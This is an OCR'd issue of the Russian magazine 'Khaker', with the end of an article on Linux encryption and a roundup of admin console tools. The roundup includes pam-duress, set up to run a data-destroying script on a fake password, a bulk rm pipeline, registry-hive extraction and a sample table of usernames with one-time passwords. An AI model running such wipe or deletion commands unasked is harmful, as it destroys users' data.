Всего пару лет назад выбор средств шифрования для Linux был ограничен двумя типами: шифрование всего диска или раздела (как вариант — контейнера) либо шифрование файлов и папок с использованием eCryptFS или аналогов, работающих через FUSE (к примеру, EncFS или gocryptfs). У обоих типов шифрования есть свои достоинства и недостатки.

Шифрование диска или раздела защищает весь массив данных; единственная утечка, которая возможна в отдельных случаях, — возможность узнать количество занятого и свободного места на зашифрованном разделе. В то же время любые операции с зашифрованным диском или разделом требуют обязательного монтирования всего объема данных; проверить целостность файлов или сделать резервную копию без ввода ключа шифрования не удастся.

Криптографические файловые системы наподобие eCryptFS шифруют содержимое каждого файла в отдельности, что позволяет проводить ряд операций над файловой системой без монтирования зашифрованных папок. Доступны команды контроля целостности файловой системы, дефрагментации, создания и синхронизации снапшотов. Файлы и папки можно переносить между системами, можно создавать и восстанавливать резервные копии с использованием в том числе удаленных компьютеров, в безопасности которых нет уверенности. Все это доступно без ввода ключей шифрования или расшифровки данных.

В то же время распространенные криптографические файловые системы в Linux налагают ряд функциональных ограничений, основные из которых — жесткие ограничения на длину имен файлов и папок и относительно невысокая скорость работы, особенно при шифровании небольших файлов. Для зашифрованных папок, как правило, не работают функции дедупликации, доступные в таких файловых системах, как BTRFS. Сильно страдает и безопасность решения: скомпрометированный ключ шифрования невозможно сменить, а взлом пароля от единственного зашифрованного файла позволит расшифровать и все остальное содержимое зашифрованной папки. Без ключа шифрования доступен значительный объем метаданных: информация о структуре папок, количестве и размере файлов, дата последней модификации.

Представленная в OpenZFS в 2019 году система шифрования native ZFS encryption, работающая в Linux и FreeBSD, успешно решает проблемы обоих типов защиты, предлагая удачный компромисс между безопасностью, скоростью работы и функциональностью. Без ключей шифрования доступны функции проверки целостности файловой системы, снапшотов и их синхронизации, а также дедупликации данных (если ее включить, то таблицы дедупликации будут храниться в открытом виде, что является уступкой с точки зрения безопасности). В то же время на сторону не утекают данные о размерах файлов и папок, время модификации файлов; нет присущих криптографическим файловым системам ограничений на длину имен файлов. Производительность шифрования высокая, сравнима со скоростью традиционных систем шифрования дисков.

Какой способ шифрования выбрать? Если ты используешь ZFS или можешь использовать ZFS — выбор однозначен: встроенное шифрование ZFS обеспечит высокую скорость работы, достаточный уровень безопасности и удобства. Если ты единственный пользователь, а ZFS по какой-то причине использовать нельзя — LUKS по-прежнему остается быстрым и безопасным вариантом. В многопользовательских системах без ZFS имеет смысл включить шифрование средствами файловой системы: в этом случае у администратора будет возможность создавать и восстанавливать резервные копии без монтирования каждой зашифрованной папки каждого пользователя системы.

Наконец, иногда у тебя просто не будет альтернативы: некоторые производители сетевых хранилищ позволяют использовать единственный метод. Synology — шифрование сетевых папок (eCryptFS). Asustor — шифрование сетевых папок (eCryptFS) на внутренних томах либо шифрование раздела (LUKS) на томах MyArchive. QNAP (на моделях с процессорами Intel и операционной системой QTS) позволяет создать многослойную защиту: SED, LUKS и eCryptFS могут использоваться в любых комбинациях.

МАГИЯ КОНСОЛИ 2

ЗАПАСАЕМСЯ ИНСТРУМЕНТАМИ НА ВСЕ СЛУЧАИ ЖИЗНИ

Hackcat
hackcat.dev@gmail.com

Всегда приятно найти новый инструмент, который, может, хоть чуточку, но облегчит жизнь. Неважно, кто ты — админ, хакер или кодер, — в сегодняшней подборке ты обязательно найдешь что-нибудь полезное. Нас ждут: еще один красивый дашборд, пароли с сюрпризом на случай вынужденной разблокировки, клиент SSH с устойчивым коннектом и много других полезных штук.

Не так давно мы уже публиковали мою большую подборку тулз для автоматизации работы. Вдохновившись позитивными отзывами, я снова перерыл все загашники и извлек еще пару десятков годных инструментов, которые делают жизнь приятнее в мелочах. Некоторые из них не раз выручали меня, когда нужно было сделать что-то быстро и не изобретая велосипед.


СЕТЬ

Netfilter

Каждый админ в жизни должен построить сеть, обругать бухгалтера и настроить файрвол. С первой задачей ты справишься сам, вторая — полностью опциональна, а мы поговорим о файрволе.

Филипп Юмо (Philippe Humeau) из CrowdSec написал пару отличных скриптов для автоматического поднятия защиты и настройки маршрутизации на системах с поддержкой iptables/nftables. В комплекте идут настройки для **knockd**, который реализует port knocking красиво.

Есть поддержка нескольких аплинков и VPN. А еще автор специально старается держать скрипты для iptables и nftables максимально похожими, чтобы облегчить миграцию тем, кто еще этого не сделал.



Фрагмент скрипта


adbwebkit

Adbwebkit — это хорошая веб-морда для взаимодействия с устройством на Android по ADB. Представляет собой пачку скриптов на PHP, которые парсят вывод штатного клиента ADB в системе и выводят результат в веб-интерфейс. Мне пригодилось для работы с телефоном, у которого очень плохо работал сенсор, а доступ к системе был нужен.

Установка делается в четыре команды, включая установку зависимостей:

```
sudo apt install -y git php
git clone https://github.com/jxroot/adbwebkit.git
cd adbwebkit
php -S 127.0.0.1:8000
```

После этого веб-интерфейс станет доступен по адресу localhost:8000.



Демо из репозитория проекта

ДАШБОРДЫ

Cockpit

Cockpit — это не совсем дашборд. Это большая веб-консоль для управления сервером.

Установка максимально проста:


```
sudo apt update
sudo apt install cockpit
sudo systemctl enable cockpit
sudo systemctl start cockpit
```

Затем нужно открыть порт 9090 на файрволе:

```
sudo ufw allow 9090/tcp
```


Дальше можно настроить доступ через реверс-прокси nginx по имени хоста с нормальными SSL-сертификатами и на привычных портах.

После всех манипуляций заходим на `<твой-хост>:9090` и видим окно логина. В него вбиваем имя пользователя и пароль действительной учетной записи на сервере и видим дашборд.




За упавший сервис не пинай — так задумано

Cockpit умеет рисовать графики большинства интересных метрик — в частности, загрузки диска.



Disk I/O graph


На вкладке Host доступны действия с сервером: установка обновлений, рулежка сервисами, управление питанием и так далее.



Начинающему админу это может здорово облегчить жизнь.

btop++

Помнишь bashtop из прошлой серии? Btop++ — это его реализация на C++ с повышенной производительностью. Уменьшенный интервал обновления графиков не приводит к значительному повышению нагрузки на процессор. При этом дашборд выглядит столь же красочно и эффектно для неискушенного посетителя твоей серверной!



Bottom

Bottom внешне похож на bashtop, но написан на Rust, что тоже означает высокую производительность и низкую нагрузку на процессор.

Bottom поддерживает Linux (на архитектурах x86, x64 и aarch64), Windows (x86 и x64) и даже macOS!

Устанавливается на Debian-based-дистрибутивы всего в две команды:


```
curl -LO https://github.com/ClementTsang/bottom/releases/download/0.
6.4/bottom_0.6.4_amd64.deb
sudo dpkg -i bottom_0.6.4_amd64.deb
```

На Arch все еще проще:

```
sudo pacman -Syu bottom
```

Для Windows есть установщик MSI, который можно просто скачать и запустить.


Для запуска утилиты нужно писать не **bottom**, как ты мог подумать, а **btm**. После старта увидишь что-то похожее на скриншот.



Используется тема Gruvbox (--color gruvbox)

Viddy

Viddy — это современный **watch** на Go с блек-джеком и машиной времени в комплекте.



Интересно, что он позволяет не просто наблюдать за происходящим, но и перематывать действия во времени.

Установка в Linux-системах сводится к одной команде:

```
wget -O viddy.tar.gz https://github.com/sachaos/viddy/releases/
download/v0.3.1/viddy_0.3.1_Linux_x86_64.tar.gz && tar xvf viddy.tar.
gz && mv viddy /usr/local/bin
```

Из команд для управления Viddy во время работы достаточно знать две: пробел включает машину времени, а **s** приостанавливает выполнение вызываемой команды.

Продолжение статьи →

МАГИЯ КОНСОЛИ 2

ЗАПАСАЕМСЯ ИНСТРУМЕНТАМИ НА ВСЕ СЛУЧАИ ЖИЗНИ

AUTOMATION & SCRIPTING

htmlq

Конечно, ты знаешь про jq — утилиту для работы с JSON из терминала. А как насчет HTML? Когда пишешь скрипты для парсинга всяких сайтов, очень полезно иметь возможность взаимодействовать с HTML нормальным способом, а не регулярками. htmlq — это как раз такой инструмент.

Написан htmlq на Rust и ставится через Cargo:


```
cargo install htmlq
```

htmlq работает через селекторы CSS или атрибуты. Давай для примера вытащим все ссылки с главной «Хакера».

```
hackcat@srv8 ➔ curl --silent https://xakep.ru/ | htmlq --attribute
href a

https://xakep.ru/wp-login.php?redirect_to=https%3A%2F%2Fxakep.ru%2F
https://xakep.ru/
https://xakep.ru/category/hack/
https://xakep.ru/category/privacy/
https://xakep.ru/category/tricks/
https://xakep.ru/category/coding/
https://xakep.ru/category/admin/
https://xakep.ru/category/geek/
https://my.xakep.ru/courses/
https://xakep.shop/
/wp-admin/users.php?page=paywall_subscribes&from=paywall_subscribe&
subscribe=12_months
https://xakep.ru/tag/windows/
https://xakep.ru/tag/linux/
https://xakep.ru/tag/android/
https://xakep.ru/tag/zhelezo/
https://xakep.ru/tag/messengers/
https://xakep.ru/tag/leaks/
https://xakep.ru/tag/covid-19/
https://xakep.ru/issues/xa/
...
```

sysz

Sysz — это псевдографический интерфейс для работы с юнитами systemd. Он позволяет удобно просматривать и управлять сервисами. Вот, например, как посмотреть состояние демона Cockpit, который мы рассмотрели выше.



xargs

Если ты вдруг не слышал о xargs, то ты многое пропустил. Это утилита, которая вызывает заданную команду с аргументами, переданными в потоке стандартного ввода.

Вот простой пример: удалим все файлы лицензии всех программ, установленных в домашнюю папку. Зачем? Не знаю, но с xargs это делается вот таким интуитивным конвейером:

```
find ~/ -name LICENSE | xargs -d $'\n' -- rm
```

Приятная и малоизвестная фишка: xargs умеет сам распараллеливать задачи. Хочешь запустить кучу задач параллельно? `xargs -P 16` сделает это в 16 потоков. Надо больше? Просто увеличь число. Никаким `for` такого результата не получишь.

Конечно, можно использовать `$(...)`, но это не так удобно, как запуск всего одной команды. Скажем, в примере выше можно использовать параметр `-exec` у `find`, но это могло бы запустить сотни процессов удаления вместо всего одного. Оптимизация налицо!

miller


Miller — это утилита, которая умеет обрабатывать структурированные данные в форматах CSV, TSV и JSON. Указываем исходный формат, указываем нужный нам формат — и получаем результат в желаемом виде.

Если у тебя Ubuntu, miller устанавливается одной командой.

```
sudo apt install miller
```

Инструкции по установке для других ОС и дистрибутивов ты найдешь в репозитории проекта.

Для примера я взял файл CSV с какими-то случайными данными и попросил miller вывести его красиво с сортировкой по полю Location.



```
hackcat@zabbix ~ cat username-password-recovery-code.csv | mlr --icsv --opprint sort -f Location
Username   Identifier One-time password Recovery code First name Last name Department  Location
grey07     2070       04ap67            lg2070        Laura      Grey      Depot       London
johnson81  4081       30no86            cj4081        Craig      Johnson   Depot       London
booker12   9012       12se74            rb9012        Rachel     Booker    Sales       Manchester
jenkins46  9346       14ju73            mj9346        Mary       Jenkins   Engineering Manchester
smith79    5079       09ja61            js5079        Jamie      Smith     Engineering Manchester
hackcat@zabbix ~
```


Если ты работаешь с таблицами из терминала, то это полезнейшая штука!

ВСЯКОЕ

Windows Registry Recovery

Как ты знаешь, куски реестра Windows хранятся в папках пользователей. Не менее известно, что эти файлы могут содержать что-то ценное, что бывает нужно оттуда извлечь. Для этого обычно копируют файл NTUSER.DAT и монтируют его на реестр, но лично мне попадались экземпляры, которые штатными средствами упорно не читались, а прочитать было позарез нужно.

Выход нашелся: программа Windows Registry Recovery правильно разобрала такие нечитабельные файлы и помогла выполнить задание. Для личного использования (а нам ведь больше и не надо, правда?) программа бесплатна.



PAM duress

Представь, что у тебя на пороге вдруг появились какие-нибудь нежданные гости, которых может заинтересовать информация в твоем компьютере. Но ты уже подготовлен! Даже если тебя заставят залогиниться в систему или выдать пароль, ты сможешь назвать специальный пароль, что активирует скрипт, уничтожающий все интересное.

Сделать это поможет средство pam-duress. Реализовано оно как PAM-библиотека (Pluggable Authentication Module), которая подключается к процессу обработки запроса на авторизацию и обрабатывает введенный пароль по своей логике, если обычный вход не удался.

Установка чуть сложнее обычного, но оно того стоит.

```
sudo apt install build-essential libpam0g-dev libssl-dev
git clone https://github.com/nuvious/pam-duress.git
make
sudo make install
make clean
mkdir -p ~/.duress
sudo mkdir -p /etc/duress.d
```

После установки модуля его нужно включить, чтобы система использовала его для аутентификации пользователей. Для этого нужно отредактировать `/etc/pam.d/common-auth` и заменить эти две строки на следующие:


```
auth    [success=1 default=ignore]    pam_unix.so
auth    requisite                     pam_deny.so
```

```
auth    [success=2 default=ignore]    pam_unix.so
auth    [success=1 default=ignore]    pam_duress.so
auth    requisite                     pam_deny.so
```

Теперь можно настраивать и тестировать.

Скрипты в `~/.duress` должны иметь разрешения 500, 540 или 550, в противном случае они не будут выполнены.

Подложный пароль задается при выполнении `duress_sign` и должен **не** совпадать с обычным.



```
root@server:~# duress_sign ~/.duress/hello_xakep.sh
Password:
Confirm:
Reading /root/.duress/hello_xakep.sh, 45...
Done
6AF70A955DE1E5E6009747AFE0E6ECE8BB8961DA4DE7FF551753AA04F39E1E2C
root@server:~# chmod -R 500 ~/.duress
root@server:~# pam_test $USER
Credentials accepted.
Password:
Account is valid.
Authenticated
root@server:~# pam_test $USER
Credentials accepted.
Password:
Account is valid.
Authenticated
root@server:~# Hello hacker from xakep.ru!
```

На скрине выше ты видишь тестирование. В первом случае я ввел настоящий пароль и ничего не произошло. Во втором ввел подложный — и выполнился скрипт, вывод которого попал в консоль.

Важное уточнение: при сборке по этой инструкции ты не получишь никакого вывода в консоли. Это не ошибка: скрипт все равно выполняется, но его вывод перенаправлен в `/dev/null`. Если ни один скрипт не может быть выполнен при вводе липового пароля — `pam_test` выведет `Not Authenticated`. Для просмотра вывода нужна отладочная сборка. Как ее собрать — читай в репозитории автора.

Eternal Terminal

Задача Eternal Terminal — сделать так, чтобы соединение с удаленным сервером по SSH не причиняло боль при нестабильном коннекте или смене IP-адресов клиента (например, в дороге). Возможно, ты скажешь, что это похоже на Mosh. Автор этого и не скрывает, просто его утилита работает гораздо лучше.

Eternal Terminal не перезапускает сессию при падении (для этого есть autossh), а обеспечивает бесшовное переключение между аплинками без прерываний сессии. Поскольку я часто работаю не из дома, держать все SSH-коннекты живыми без повреждений становится непросто, и Eternal Terminal сослужил мне отличную службу.

Установка ET в Ubuntu проста:

```
sudo apt-get install -y software-properties-common
sudo add-apt-repository ppa:jgmath2000/et
sudo apt-get update
sudo apt-get install et
```

Теперь проверь, жив ли демон на сервере:

```
systemctl status et
```

Если написано `running` — значит, все сделано правильно. Остается только открыть порт 2022 и убедиться, что ты можешь подключится без пароля. Все настройки будут автоматически подтянуты из файла `ssh_config`, если он есть, так что ты даже не потеряешь фишки, специфичные для SSH. А дальше с клиентской машины просто вбей `et user@hostname[:port]` и забудь про обрывы соединения!


screen

Мы уже недавно упоминали screen в статье про инструментарий девопса, но я хотел бы снова напомнить об этом чудо-инструменте, который выручал меня до того, как я нашел Eternal Terminal. Если кратко, screen создает виртуальную консоль, которая не умирает вместе с SSH-соединением и позволяет переподключиться (`screen -r`) к ней после реконнекта.


Ventoy

Один из инструментов, который сэкономил мне огромное количество времени, — это Ventoy. Он призван обеспечить удобное создание мультизагрузочных носителей без садомазохизма и нетрадиционных отношений с доисторическими загрузчиками. Все что нужно — это установить Ventoy с помощью удобного инсталлятора из любой ОС и закинуть ISO-файлы требуемых операционок на созданный раздел.


Инсталлятор ты найдешь на странице загрузки на сайте программы. В Windows (откуда я и создавал свой прокачанный диск) нужно распаковать архив и запустить `Ventoy2Disk.exe`, а там выбрать нужный носитель из списка и нажать Install.



Дополнительные настройки вроде стиля разделов и поддержки Secure Boot находятся в меню Option.



Когда с установкой и копированием ISO будет покончено, можно перезагружаться. Если все заработало, то ты увидишь меню как на скрине ниже.



Скриншот взят с сайта

Для загрузки просто выбери ISO из списка и нажми Enter. Всё! И Windows, и популярные дистрибутивы Linux без проблем загружаются через Ventoy. Никакой возни с перепаковкой образов и настройкой grub4dos.

При изменении списка образов на носителе никаких дополнительных действий не нужно — ни замены конфигов, ни переустановки. Все подтянется само и будет работать.

WWW

Программа имеет открытый исходный код — он доступен на GitHub.

ВЫВОДЫ

Не исключаю, что о многих инструментах ты уже знаешь, а еще наверняка тебе известны и другие полезные утилиты, о которых мы не писали. В таком случае дай знать в комментариях или пиши в редакцию, и мы постараемся исправить это упущение!

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

